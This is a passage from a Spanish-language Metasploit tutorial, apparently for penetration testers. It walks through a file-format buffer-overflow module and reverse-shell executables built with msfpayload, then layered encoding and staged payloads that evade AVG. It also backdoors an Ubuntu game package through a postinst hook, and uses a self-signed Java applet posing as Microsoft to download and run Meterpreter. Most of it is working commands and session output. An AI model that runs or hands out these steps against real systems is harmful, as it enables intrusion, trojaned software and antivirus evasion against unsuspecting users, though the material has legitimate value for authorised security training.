escribirá en el disco para que podamos enviarselo a la victim:

```

def exploit
    sploit = rand_text_alpha_upper(target['Offset'])
    sploit << generate_seh_record(target.ret)
    sploit << make_nops(12)
    sploit << payload.encoded
    print_status("Creating '#{datastore['FILENAME']} file ...")
    file_create(sploit)
end

```

Ahora que tenemos todo editado, podemos llevar nuestro recien creado modulo al laboratorio de pruebas.

```

msf > search a-pdf
[*] Searching loaded modules for pattern 'a-pdf'...
Exploits
=====

```

Name	Rank	
Description		
---	----	
-	-----	
windows/browser/adobe_flashplayer_newfunction	normal Adobe	
Flash Player "newfunction" Invalid Pointer Use		
windows/fileformat/a-pdf_wav_to_mp3	normal A-PDF WAV	
to MP3 v1.0.0 Buffer Overflow		
windows/fileformat/adobe_flashplayer_newfunction	normal Adobe	
Flash Player "newfunction" Invalid Pointer Use		
msf > use exploit/windows/fileformat/a-pdf_wav_to_mp3		
msf exploit(a-pdf_wav_to_mp3) > show options		
Module options:		
Name	Current Setting	Required
Description		
---	-----	-----
--	-----	-----
FILENAME msf.wav	no	The file name.
OUTPUTPATH /opt/metasploit3/msf3/data/exploits	yes	The location of the file.
Exploit target:		
Id Name		
--	-----	-----
0 Windows Universal		
msf exploit(a-pdf_wav_to_mp3) > set OUTPUTPATH /var/www		
OUTPUTPATH => /var/www		
msf exploit(a-pdf_wav_to_mp3) > set PAYLOAD		
windows/meterpreter/reverse_tcp		
PAYOUTL => windows/meterpreter/reverse_tcp		
msf exploit(a-pdf_wav_to_mp3) > set LHOST 192.168.1.101		
LHOST => 192.168.1.101		
msf exploit(a-pdf_wav_to_mp3) > exploit		
[*] Started reverse handler on 192.168.1.101:4444		
[*] Creating 'msf.wav' file ...		
[*] Generated output file /var/www/msf.wav		
[*] Exploit completed, but no session was created.		
msf exploit(a-pdf_wav_to_mp3) >		

Todo parece funcionar correctamente por ahora. Ahora solamente debemos configurar un meterpreter escuchando, y hacer que la victima abra nuestro archivo malicioso en la aplicacion vulnerable.

```
msf exploit(a-pdf_wav_to_mp3) > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.1.101
LHOST => 192.168.1.101
msf exploit(handler) > exploit
[*] Started reverse handler on 192.168.1.101:4444
```

```
[*] Starting the payload handler...
[*] Sending stage (748544 bytes) to 192.168.1.160
[*] Meterpreter session 1 opened (192.168.1.101:4444 ->
192.168.1.160:53983) at 2010-08-31 20:59:04 -0600
meterpreter > sysinfo
Computer: XEN-XP-PATCHED
OS       : Windows XP (Build 2600, Service Pack 3).
Arch     : x86
Language: en_US
meterpreter> getuid
Server username: XEN-XP-PATCHED\Administrator
meterpreter>
```

¡Exito! No todos los exploits son tan faciles de portar, pero el tiempo empleado merece la pena y ayuda a hacer que una excelente herramienta sea todavia mejor. Para mas informacion sobre portar exploits y contribuir a Metasploit en general, mira los siguientes enlaces:

- <http://www.metasploit.com/redmine/projects/framework/repository/entry/HACKING>
- <http://www.metasploit.com/redmine/projects/framework/wiki/PortingExploits>
- <http://www.metasploit.com/redmine/projects/framework/wiki/ExploitModuleDev>

## Client-Side Exploits

Los client-side exploits siempre son un tema divertido y un frente importante para los atacantes hoy en día. Dado que los administradores de red y desarrolladores de software fortalecen el perímetro, los pentesters necesitan encontrar una forma en que las víctimas abran una puerta para colarse en su red. Los client-side exploits necesitan interacción con el usuario como por ejemplo incitarle a hacer click en un enlace, abrir un documento o hacer que de alguna manera entren en un pagina maliciosa.

Existen diversas maneras de usar Metasploit para realizar ataques en el lado del cliente y demostraremos algunas de ellas aquí.

## Payload binario

Mestaploit esta lleno de características interesantes y útiles. Una de ellas es la habilidad para generar ejecutables de un payload desde Metasploit. Esto puede ser muy útil en situaciones tales como ingeniería social, si puedes hacer que un usuario ejecute tu payload por ti, entonces no hay ninguna razón para pasar por un problema de explotación de software.

Veamos un rápido ejemplo de como hacerlo. Vamos a usar un payload de shell inverso, ejecutado en un sistema remoto para obtener nuestra shell. Para hacer esto de forma correcta, usamos la herramienta de linea de comandos msfpayload. Este comando es

usado para generar payloads para ser utilizados en muchas situaciones y ofreciendo una variedad de opciones de salida, desde perl pasando por C hasta el código fuente sin depurar. Estamos interesados en la salida del ejecutable, que es proporcionado por el comando X.

Generaremos un ejecutable de Windows de shell inversa que se conecte de nuevo a nosotros a través del puerto 31337. Observe que msfpayload funciona del mismo modo que msfcli en donde puede añadir la letra "O" al final de la cadena de comando para ver que opciones están disponibles.

```
root@bt4:/pentest/exploits/framework3# ./msfpayload  
windows/shell_reverse_tcp O  
  
Name: Windows Command Shell, Reverse TCP Inline  
Version: 6479  
Platform: Windows  
Arch: x86  
Needs Admin: No  
Total size: 287  
  
Provided by:  
vlad902 vlad902@gmail.com  
  
Basic options:  
Name Current Setting Required Description  
-----  
EXITFUNC seh yes Exit technique: seh, thread, process  
LHOST yes The local address  
LPORT 4444 yes The local port  
  
Description:  
Connect back to attacker and spawn a command shell  
  
root@bt4:/pentest/exploits/framework3# ./msfpayload  
windows/shell_reverse_tcp LHOST=172.16.104.130 LPORT=31337 O  
  
Name: Windows Command Shell, Reverse TCP Inline  
Version: 6479  
Platform: Windows  
Arch: x86  
Needs Admin: No  
Total size: 287  
  
Provided by:  
vlad902 vlad902@gmail.com  
  
Basic options:  
Name Current Setting Required Description  
-----  
EXITFUNC seh yes Exit technique: seh, thread, process
```

```

LHOST 172.16.104.130 yes The local address
LPORT 31337 yes The local port

Description:
Connect back to attacker and spawn a command shell

root@bt4:/pentest/exploits/framework3# ./msfpayload
windows/shell_reverse_tcp LHOST=172.16.104.130 LPORT=31337 X >
/tmp/1.exe

Created by msfpayload (http://www.metasploit.com).
Payload: windows/shell_reverse_tcp
Length: 287
Options: LHOST=172.16.104.130,LPORT=31337

root@bt:/pentest/exploits/framework3# file /tmp/1.exe
/tmp/1.exe: MS-DOS executable PE for MS Windows (GUI) Intel 80386 32-
bit

```

Ok, vemos que tenemos listo el ejecutable de Windows. Ahora, vamos a usar "multi/handler" que es un manejador que se encarga de lanzar fuera del framework el exploit.

```

root@bt4:/pentest/exploits/framework3# ./msfconsole

## ##### ##
## ## ##### ##### ##### ##### ## ###### ######
####### ## ## ## ## ## ## ## ## ## ## ## ## ##
####### ## ##### ##### ##### ## ## ## ## ## ## ##
## ## ## ## ## ## ## ## ## ## ## ## ## ## ## ##
## ## ## ## ## ## ## ## ## ## ## ## ## ## ## ##
## ## ## ## ## ## ## ## ## ## ## ## ## ## ## ## ##
## ## ## ## ## ## ## ## ## ## ## ## ## ## ## ## ## ##

=[ metasploit v3.3-rc1 [core:3.3 api:1.0]
+ -- ---[ 371 exploits - 234 payloads
+ -- ---[ 20 encoders - 7 nops
=[ 149 aux

msf > use exploit/multi/handler
msf exploit(handler) > show options

```

Module options:

Name	Current Setting	Required	Description
-----	-----	-----	-----

Exploit target:

```
Id Name  
---  
0 Wildcard Target
```

Cuando utilizamos el modulo "exploit/multi/handler", todavia necesitamos decirle cual payload usar, asi que lo configuramos con la misma configuracion que el ejecutable que generamos.

```
msf exploit(handler) > set payload windows/shell/reverse_tcp  
payload => windows/shell/reverse_tcp  
msf exploit(handler) > show options
```

Module options:

Name	Current	Setting	Required	Description

Payload options (windows/shell/reverse\_tcp):

Name	Current	Setting	Required	Description

```
EXITFUNC thread yes Exit technique: seh, thread, process  
LHOST yes The local address  
LPORT 4444 yes The local port
```

Exploit target:

```
Id Name  
---  
0 Wildcard Target
```

```
msf exploit(handler) > set LHOST 172.16.104.130  
LHOST => 172.16.104.130  
msf exploit(handler) > set LPORT 31337  
LPORT => 31337  
msf exploit(handler) >
```

Ahora que tenemos todo configurado y listo para salir, usamos "exploit" en el multi/handler y ejecutamos nuestro ejecutable generado en la victima. El multi/handler se encarga del exploit por nosotros y nos muestra la shell.

```
msf exploit(handler) > exploit
```

```
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Starting the payload handler...
[*] Sending stage (474 bytes)
[*] Command shell session 2 opened (172.16.104.130:31337 ->
172.16.104.128:1150)
```


```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
```

```
C:\Documents and Settings\Jim\My Documents>
```

## Antivirus Bypass

Como hemos visto, el binario del payloads de Metasploit funciona bien. Sin embargo, hay una pequeña complicacion.

La mayoria de los sistemas basados en Windows ejecutan alguna proteccion anti-virus, debido a los ataques generalizados de software maliciosos a esta plataforma. Hagamos nuestro ejemplo un poco mas realista, he instalemos la version gratuita de AVG en el sistema y veamos que sucede.



Inmediatamente, se detecta nuestro payload. Vamos a ver si hay algo que podamos hacer para evitar que sea detectado por AVG.

Vamos a codificar nuestro ejecutable en un intento de hacerlo mas dificil de ser descubierto. Hemos utilizamos la codificacion antes cuando explotamos software evitando caracteres dañados, veamos si podemos usarlo aqui. Usaremos el programa de linea de comando msfencode. Veamos alguna de las opciones ejecutando msfencode con el parametro "-h".

```

root@bt4:/pentest/exploits/framework3# ./msfencode -h

Usage: ./msfencode

OPTIONS:

-a The architecture to encode as
-b The list of characters to avoid: 'x00xff'
-c The number of times to encode the data
-e The encoder to use
-h Help banner
-i Encode the contents of the supplied file path
-l List available encoders
-m Specifies an additional module search path
-n Dump encoder information
-o The output file
-s The maximum size of the encoded data
-t The format to display the encoded buffer with (raw, ruby, perl, c,
exe, vba)

```

Veamos que codificadores estan disponibles ejecutando "msfencode -l".

```

root@bt4:/pentest/exploits/framework3# ./msfencode -l

Framework Encoders
=====
Name Rank Description
-----
cmd/generic_sh normal Generic Shell Variable Substitution Command
Encoder
generic/none normal The "none" Encoder
mipsbe/longxor normal XOR Encoder
mipsle/longxor normal XOR Encoder
php/base64 normal PHP Base64 encoder
ppc/longxor normal PPC LongXOR Encoder
ppc/longxor_tag normal PPC LongXOR Encoder
sparc/longxor_tag normal SPARC DWORD XOR Encoder
x86/alpha_mixed low Alpha2 Alphanumeric Mixedcase Encoder
x86/alpha_upper low Alpha2 Alphanumeric Uppercase Encoder
x86/avoid_utf8_tolower manual Avoid UTF8/tolower
x86/call4_dword_xor normal Call+4 Dword XOR Encoder
x86/countdown normal Single-byte XOR Countdown Encoder
x86/fnstenv_mov normal Variable-length Fnstenv/mov Dword XOR Encoder
x86/jmp_call_additive great Polymorphic Jump/Call XOR Additive
Feedback Encoder
x86/nonalpha low Non-Alpha Encoder
x86/nonupper low Non-Upper Encoder
x86/shikata_ga_nai excellent Polymorphic XOR Additive Feedback Encoder
x86/unicode_mixed manual Alpha2 Alphanumeric Unicode Mixedcase Encoder

```

```
x86/unicode_upper manual Alpha2 Alphanumeric Unicode Uppercase Encoder
```

Excelente. Podemos ver las opciones y algunos codificadores que le podemos dar uso. Vamos a usar la salida sin depurar del msfpayload y lo pasamos como entrada a msfencode usando "shikata ga nai encoder" (traducido como "no puede ser ayudado" o "nada se puede hacer"). Desde ahí, saldrá el binario de windows.

```
root@bt4:/pentest/exploits/framework3# ./msfpayload  
windows/shell_reverse_tcp LHOST=172.16.104.130 LPORT=31337 R |  
. /msfencode -e x86/shikata_ga_nai -t exe > /tmp/2.exe  
  
[*] x86/shikata_ga_nai succeeded with size 315 (iteration=1)  
  
root@bt:/pentest/exploits/framework3# file /tmp/2.exe  
  
/tmp/2.exe: MS-DOS executable PE for MS Windows (GUI) Intel 80386 32-bit
```

Perfecto! Ahora transferimos el binario al otro sistema y vemos que pasa. Y...

File	Infection	Result
C:\Documents and Settings\Jim\My Documents\2.exe	Virus identified Dropper.Mdrop.N	Infected

Eso no es bueno. Todavía sigue siendo detectado por AVG. Bueno, no podemos dejar que gane AVG, verdad? Vamos a ponernos un poco loco, y usar tres diferentes codificadores, dos de los cuales le diremos que sea ejecutado 10 veces cada uno, para un total de 21 codificaciones. Esto es toda la codificación que podemos hacer y seguir teniendo en funcionamiento el binario . AVG no podrá con esto!

```
root@bt4:/pentest/exploits/framework3# ./msfpayload  
windows/shell_reverse_tcp LHOST=172.16.104.130 LPORT=31337 R |  
. /msfencode -e x86/shikata_ga_nai -t raw -c 10 | ./msfencode -e  
x86/call4_dword_xor -t raw -c 10 | ./msfencode -e x86/countdown -t exe  
> /tmp/6.exe  
[*] x86/shikata_ga_nai succeeded with size 315 (iteration=1)  
  
[*] x86/shikata_ga_nai succeeded with size 342 (iteration=2)  
  
[*] x86/shikata_ga_nai succeeded with size 369 (iteration=3)  
  
[*] x86/shikata_ga_nai succeeded with size 396 (iteration=4)  
  
[*] x86/shikata_ga_nai succeeded with size 423 (iteration=5)  
  
[*] x86/shikata_ga_nai succeeded with size 450 (iteration=6)  
  
[*] x86/shikata_ga_nai succeeded with size 477 (iteration=7)
```

```
[*] x86/shikata_ga_nai succeeded with size 504 (iteration=8)
[*] x86/shikata_ga_nai succeeded with size 531 (iteration=9)
[*] x86/shikata_ga_nai succeeded with size 558 (iteration=10)
[*] x86/call4_dword_xor succeeded with size 586 (iteration=1)
[*] x86/call4_dword_xor succeeded with size 614 (iteration=2)
[*] x86/call4_dword_xor succeeded with size 642 (iteration=3)
[*] x86/call4_dword_xor succeeded with size 670 (iteration=4)
[*] x86/call4_dword_xor succeeded with size 698 (iteration=5)
[*] x86/call4_dword_xor succeeded with size 726 (iteration=6)
[*] x86/call4_dword_xor succeeded with size 754 (iteration=7)
[*] x86/call4_dword_xor succeeded with size 782 (iteration=8)
[*] x86/call4_dword_xor succeeded with size 810 (iteration=9)
[*] x86/call4_dword_xor succeeded with size 838 (iteration=10)
[*] x86/countdown succeeded with size 856 (iteration=1)

root@bt4:/pentest/exploits/framework3# file /tmp/6.exe
/tmp/6.exe: MS-DOS executable PE for MS Windows (GUI) Intel 80386 32-bit
```

Ok, copiamos el binario, lo ejecutamos yyyy....



Fracasamos! Sigue siendo detectado por AVG! Como vamos a pasar esto? Bueno, resulta que hay una buena razon para eso. Metasploit soporta dos tipos diferentes de payloads. El primero, como "windows/shell\_reverse\_tcp" contiene todo el codigo necesario por el payload. El otro, como "windows/shell/reverse\_tcp" funciona un poco diferente. "windows/shell/reverse\_tcp" contiene solo el codigo suficiente para abrir una conexion de red, entonces el stage carga el resto de codigo requerido por el exploit desde la maquina de los atacantes. En el caso de "windows/shell/reverse\_tcp", hace una conexion de vuelta hacia el sistema atacante, el resto del payload es cargado en memoria, y luego se nos abre un interprete shell.

Entonces, que significa esto para los antivirus? Bueno, la mayoria de los antivirus funcionan con una tecnologia a base de firmas. El codigo utilizado por "windows/shell\_reverse\_tcp" se compara con esas firmas y es marcado por AVG de inmediato. Por otra parte, el staged payload, "windows/shell/reverse\_tcp" no contiene la firma que busca AVG, y por eso, pasa sin darse cuenta. Ademas, al contener menos codigo, el anti-virus tiene menos con que trabajar, y si la firma es demaciado generica, habran muchos falsos positivos y frustaran a los usuarios cuando activen un software no malicioso.

Con eso en mente, vamos a generar un staged payload "windows/shell/reverse\_tcp" como ejecutable.

```
root@bt4:/pentest/exploits/framework3# ./msfpayload  
windows/shell/reverse_tcp LHOST=172.16.104.130 LPORT=31337 X >  
/tmp/7.exe  
Created by msfpayload (http://www.metasploit.com) .  
Payload: windows/shell/reverse_tcp  
Length: 278  
Options: LHOST=172.16.104.130,LPORT=31337  
  
root@bt4:/pentest/exploits/framework3# file /tmp/7.exe  
/tmp/7.exe: MS-DOS executable PE for MS Windows (GUI) Intel 80386 32-bit
```

Ok, ahora lo copiamos en el sistema remoto y lo ejecutamos, para ver que sucede.

```
root@bt4:/pentest/exploits/framework3# ./msfcli exploit/multi/handler
PAYLOAD=windows/shell/reverse_tcp LHOST=172.16.104.130 LPORT=31337 E
[*] Please wait while we load the module tree...
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Starting the payload handler...
[*] Sending stage (474 bytes)
[*] Command shell session 1 opened (172.16.104.130:31337 ->
172.16.104.128:1548)

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Jim\My Documents>dir
dir
Volume in drive C has no label.
Volume Serial Number is E423-E726

Directory of C:\Documents and Settings\Jim\My Documents

05/27/2009 09:56 PM
.
05/27/2009 09:56 PM
..
05/25/2009 09:36 PM 9,728 7.exe
05/25/2009 11:46 PM
Downloads
10/29/2008 05:55 PM
My Music
10/29/2008 05:55 PM
My Pictures
1 File(s) 9,728 bytes
5 Dir(s) 38,655,614,976 bytes free

C:\Documents and Settings\Jim\My Documents>
```

Exito! el Antivirus no se activo con este nuevo staged payload. Hemos logrado evadir el antivirus del sistema, y ejecutado el payload.

## Troyanos Binarios para Linux

A fin de demostrar que los ataques client side y troyanos no son exclusivos en el mundo de Windows, se cargara un paquete en el payload de Metasploit con un paquete .deb de Ubuntu para que nos de una shell en Linux.

Un excelente video fue hecho por Redmeat\_uk demostrando esta tecnica que puedes ver en <http://securitytube.net/Ubuntu-Package-Backdoor-using-a-Metasploit-Payload-video.aspx>

Primero tenemos que descargar el paquete que vamos a infectar y mover a un directorio temporal de trabajo. En nuestro ejemplo, vamos a utilizar el paquete "freesweep", una version de texto del Buscaminas.

```
root@bt4:/pentest/exploits/framework3# apt-get --download-only install freesweep
Reading package lists... Done
Building dependency tree
Reading state information... Done
...snip...
root@bt4:/pentest/exploits/framework3# mkdir /tmp/evil
root@bt4:/pentest/exploits/framework3# mv /var/cache/apt/archives/freesweep_0.90-1_i386.deb /tmp/evil/
root@bt4:/pentest/exploits/framework3# cd /tmp/evil/
root@bt4:/tmp/evil#
```

A continuacion, extraemos el paquete a un directorio de trabajo y creamos en directorio DEBIAN para agregar las "caracteristicas" adicionales.

```
root@v-bt4-pre:/tmp/evil# dpkg -x freesweep_0.90-1_i386.deb work
root@v-bt4-pre:/tmp/evil# mkdir work/DEBIAN
```

En el directorio "DEBIAN", cree un archivo llamado "control" que contendra lo siguiente:

```
root@bt4:/tmp/evil/work/DEBIAN# cat control
Package: freesweep
Version: 0.90-1
Section: Games and Amusement
Priority: optional
Architecture: i386
Maintainer: Ubuntu MOTU Developers (ubuntu-motu@lists.ubuntu.com)
Description: a text-based minesweeper
Freesweep is an implementation of the popular minesweeper game, where
one tries to find all the mines without igniting any, based on hints
given
by the computer. Unlike most implementations of this game, Freesweep
works in any visual text display - in Linux console, in an xterm, and
in
most text-based terminals currently in use.
```

Tambien tenemos que crear script de post-instalacion que ejecutara nuestro binario. En "DEBIAN", creamos un archivo llamado "postinst" que contiene lo siguiente:

```
root@bt4:/tmp/evil/work/DEBIAN# cat postinst
#!/bin/sh
sudo chmod 2755 /usr/games/freesweep_scores &&
/usr/games/freesweep_scores & /usr/games/freesweep &
```

Ahora vamos a crear nuestro payload malicioso. Creamos una shell inversa para que se conecte de nuevo a nosotros llamada "freesweep\_scores".

```
root@bt4:/pentest/exploits/framework3# ./msfpayload  
linux/x86/shell/reverse_tcp LHOST=192.168.1.101 LPORT=443 X >  
/tmp/evil/work/usr/games/freesweep_scores  
Created by msfpayload (http://www.metasploit.com) .  
Payload: linux/x86/shell/reverse_tcp  
Length: 50  
Options: LHOST=192.168.1.101,LPORT=443
```

Ahora hacemos ejecutable el script de post-instalacion y construimos un nuevo paquete. El archivo de construccion sera llamado "work.deb", lo cambiamos a "freesweep.deb" y copiamos el paquete a la raiz del directorio web.

```
root@bt4:/tmp/evil/work/DEBIAN# chmod 755 postinst  
root@bt4:/tmp/evil/work/DEBIAN# dpkg-deb --build /tmp/evil/work  
dpkg-deb: building package `freesweep' in `/tmp/evil/work.deb'.  
root@bt4:/tmp/evil# mv work.deb freesweep.deb  
root@bt4:/tmp/evil# cp freesweep.deb /var/www/
```

Si no se esta ejecutando, tendremos que iniciar el servidor web Apache.

```
root@bt4:/tmp/evil# /etc/init.d/apache2 start
```

Tendremos que configurar en Metasploit el multi/handler para que reciba las conexiones entrantes.

```
root@bt4:/pentest/exploits/framework3# ./msfcli exploit/multi/handler  
PAYLOAD=linux/x86/shell/reverse_tcp LHOST=192.168.1.101 LPORT=443 E  
[*] Please wait while we load the module tree...  
[*] Handler binding to LHOST 0.0.0.0  
[*] Started reverse handler  
[*] Starting the payload handler...
```

A nuestra victima de Ubuntu, tendremos de alguna manera convencerla para que descargue e instala nuestro fantastico y nuevo juego.

```
ubuntu@ubuntu:~$ wget http://192.168.1.101/freesweep.deb  
ubuntu@ubuntu:~$ sudo dpkg -i freesweep.deb
```

Mientras la victima instala y juega nuestro juego, nosotros recibiremos una shell!

```
[*] Sending stage (36 bytes)  
[*] Command shell session 1 opened (192.168.1.101:443 ->  
192.168.1.175:1129)
```

```
ifconfig
eth1 Link encap:Ethernet HWaddr 00:0C:29:C2:E7:E6
inet addr:192.168.1.175 Bcast:192.168.1.255 Mask:255.255.255.0
      UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
      RX packets:49 errors:0 dropped:0 overruns:0 frame:0
      TX packets:51 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:1000
      RX bytes:43230 (42.2 KiB) TX bytes:4603 (4.4 KiB)
Interrupt:17 Base address:0x1400
...snip...

hostname
ubuntu
id
uid=0(root) gid=0(root) groups=0(root)
```

## Infecction de aplicacion Java

Joshua Abraham (jabra) publico un gran articulo que se basa en una charla que se dio en el Infosec World Conference con Rafal Los y se puede encontrar en <http://blog.spl0it.org>. Esencialmente, los dos fueron capaces de construir un applet de java que una vez ejecutado en un navegador nos permitira ejecutar un payload con Meterpreter si el objetivo acepta la advertencia de seguridad.

Antes de sumergirnos en esto, tenemos que cumplir con algunos requisitos en nuestras maquinas atacantes antes de empezar.

```
root@bt4:/# apt-get install sun-java6-jdk
```

Jabra ha simplificado la mayor parte del proceso con el script en bash para reducir errores de entrada. Puedes descargar este script desde: <http://spl0it.org/files/makeapplet.sh>

```
#!/bin/bash
#
# Shell script to sign a Java Applet
# Joshua "Jabra" Abraham <jabra@spl0it.org>
# Tue Jun 30 02:26:36 EDT 2009
#
# 1. Compile the Applet source code to an executable class.
#
# javac HelloWorld.java
#
# 2. Package the compiled class into a JAR file.
#
# jar cvf HelloWorld.jar HelloWorld.class
#
```

```
# 3. Generate key pairs.  
#  
# keytool genkey -alias signapplet -keystore mykeystore -keypass  
mykeypass -storepass mystorepass  
#  
# 4. Sign the JAR file.  
#  
# jarsigner -keystore mykeystore -storepass mystorepass -keypass  
mykeypass - signedjar SignedHelloWorld.jar  
# HelloWorld.jar signapplet  
#  
# 5. Export the public key certificate.  
#  
# keytool -export -keystore mykeystore -storepass mystorepass -alias  
signapplet -file mycertificate.cer  
#  
# 6. Deploy the JAR and the class file.  
#  
# <applet code="HelloWorld.class" archive="SignedHelloWorld.jar"  
width=1 height=1> </applet>  
#  
echo "Enter the name of the applet without the extension:"  
read NAMEjavac $NAME.javaif [ $? -eq 1 ] ; then  
echo "Error with javac"  
exit  
fi  
  
echo "[+] Packaging the compiled class into a JAR file"  
jar cf $NAME.jar $NAME.class  
if [ $? -eq 1 ] ; then  
echo "Error with jar"  
exit  
fi  
  
echo "[+] Generating key pairs"  
keytool -genkey -alias signapplet -keystore mykeystore -keypass  
mykeypass -storepass mystorepass  
if [ $? -eq 1 ] ; then  
echo "Error with generating the key pair"  
exit  
fi  
  
echo "[+] Signing the JAR file"  
jarsigner -keystore mykeystore -storepass mystorepass -keypass  
mykeypass -signedjar "Signed$NAME.jar" $NAME.jar signapplet  
if [ $? -eq 1 ] ; then  
echo "Error with signing the jar"  
exit  
fi  
  
echo "[+] Exporting the public key certificate"
```

```

keytool -export -keystore mykeystore -storepass mystorepass -alias
signapplet -file mycertificate.cer
if [ $? -eq 1 ] ; then
echo "Error with exporting the public key"
exit
fi
echo "[+] Done"
sleep 1
echo ""
echo ""
echo "Deploy the JAR and certificate files. They should be deployed to
a directory on a Web server."
echo ""
echo "<applet width='1' height='1' code='$NAME.class'
archive='Signed$NAME.jar'> "
echo ""

```

Ahora vamos hacer un directorio de trabajo para almacenar este archivo y luego agarrar desde su sitio o copiar y pegar en tu editor de texto favorito.

```

root@bt4:/# mkdir ./java-applet
root@bt4:/# cd ./java-applet

```

Tenemos que hacer un applet de Java que luego firmaremos. Para esto, copiamos y pegamos el texto de abajo en tu editor de texto favorito y lo salvamos como: "MSFcmd.java". Para lo que queda de este modulo, deja el editor abierto, ya que tendras que modificar algunos parametros a medida que avancemos por el modulo.

```

import java.applet.*;
import java.awt.*;
import java.io.*;
public class MSFcmd extends Applet {
public void init() {
Process f;
String first = getParameter("first");
try {
f = Runtime.getRuntime().exec("first");
}
catch(IOException e) {
e.printStackTrace();
}
Process s;
}
}

```

A continuacion, usaremos el shell script de Jabras para ayudarnos en hacer nuestro certificado. El siguiente comando descargara el script, hazlo ejecutable, y luego ejecuta el script para producir el certificado.

```
root@bt4:/java-applet/# wget http://spl0it.org/files/makeapplet.sh &&
chmod a+x ./makeapplet.sh

root@bt4:/java-applet/# ./makeapplet.sh

Enter the name of the applet without the extension: MSFcmd
[+] Packaging the compiled class into a JAR file
[+] Generating key pairs
What is your first and last name? [Unknown]: MSFcmd
What is the name of your organizational unit? [Unknown]: Microsoft
What is the name of your organization? [Unknown]: Microsoft
Organization
What is the name of your City or Locality? [Unknown]: Redmond
What is the name of your State or Province? [Unknown]: Washington
What is the two-letter country code for this unit? [Unknown]: US
Is CN=MSFcmd, OU=Microsoft, O=Microsoft Organization, L=Redmond,
ST=Washington, C=US correct? [no]: yes

[+] Signing the JAR file

Warning:
The signer certificate will expire within six months.
[+] Exporting the public key certificate
Certificate stored in file
[+] Done
```

Ahora que ya todo esta preparado, desplegamos el archivo JAR y class.

```
root@bt4:/java-applet/# cp SignedMSFcmd.jar /var/www/
root@bt4:/java-applet/# cp MSFcmd.class /var/www/
root@bt4:/java-applet/# apache2ctl start
```

Ahora que el applet se ha desplegado, tendremos que crear un payload con Meterpreter. Cambia "X.X.X.X" en el ejemplo siguiente para que coincida con la direccion IP del atacante. Este comando utiliza msfpayload para crear un Reverse TCP Meterpreter Shell con nuestra victima. Generamos este payload en formato Raw y lo pasamos a traves de msfencode, salvamos el payload como ejecutable. El ejecutable lo copiamos a la raiz del directorio web y le damos permisos de ejecucion.

```
root@bt4:/pentest/exploits/framework3/# ./msfpayload
windows/meterpreter/reverse_tcp LHOST=X.X.X.X LPORT=443 R |
./msfencode -t exe -o my.exe
```

```
root@bt4:/pentest/exploits/framework3/# cp ./my.exe /var/www/  
root@bt4:/pentest/exploits/framework3/# chmod a+x /var/www/my.exe
```

Ahora tenemos que añadir un comando en el index.html que le permita al cliente descargar y ejecutar nuestro payload. Basicamente, esta pagina lanzara un applet de java firmado por nosotros mismos, que, cuando el cliente de permiso, este llamará al cmd.exe desde ese sistema, introduciendo líneas en un script vbs llamado "apsou.vbs". Este prevenido que este archivo puede ser encontrado en el sistema despues de tener exito y de "algunos" intentos fallidos. Despues que este archivo es creado, la misma cadena de comandos lanza el script vbs y pasa datos a una variable, el link atacante esta enlazado con el payload "my.exe". Una vez que el payload ha sido descargado, ejecutara my.exe con los permisos de usuarios.

Tenemos que modificar el index.html que nuestros clientes van a ver. En un escenario de la vida real, un pentester podria agregar algun video, juegos de navegador, y otras actividades para distraer o entreten a la victima. Trucos inteligentes como Ingenieria Social pueden ser de gran ayuda, dirigiendo tus objetivos a una URL especifica y diciendole que acepte la advertencia de seguridad para continuar viendo la pagina o usar el "Secure applet IM Personalizado". Ademas tambien puedes tener payloads en diferentes carpetas esperando a clientes diferentes.

Escriba el comando de abajo como una sola linea y asegurese de cambiar el "X.X.X.X" por la IP atacante.

```
root@bt4:/pentest/exploits/framework3/# echo "<applet width='1'  
height='1' code='MSFcmd.class' archive='SignedMSFcmd.jar'>" >  
/var/www/index.html  
  
root@bt4:/pentest/exploits/framework3/# echo "<param name='first'  
value='cmd.exe /c echo Const adTypeBinary = 1 > C:\windows\apsou.vbs &  
echo ConstadSaveCreateOverWrite = 2 >> C:\windows\apsou.vbs & echo Dim  
BinaryStream >> C:\windows\apsou.vbs & echo Set BinaryStream =  
CreateObject("ADODB.Stream") >> C:\windows\apsou.vbs & echo  
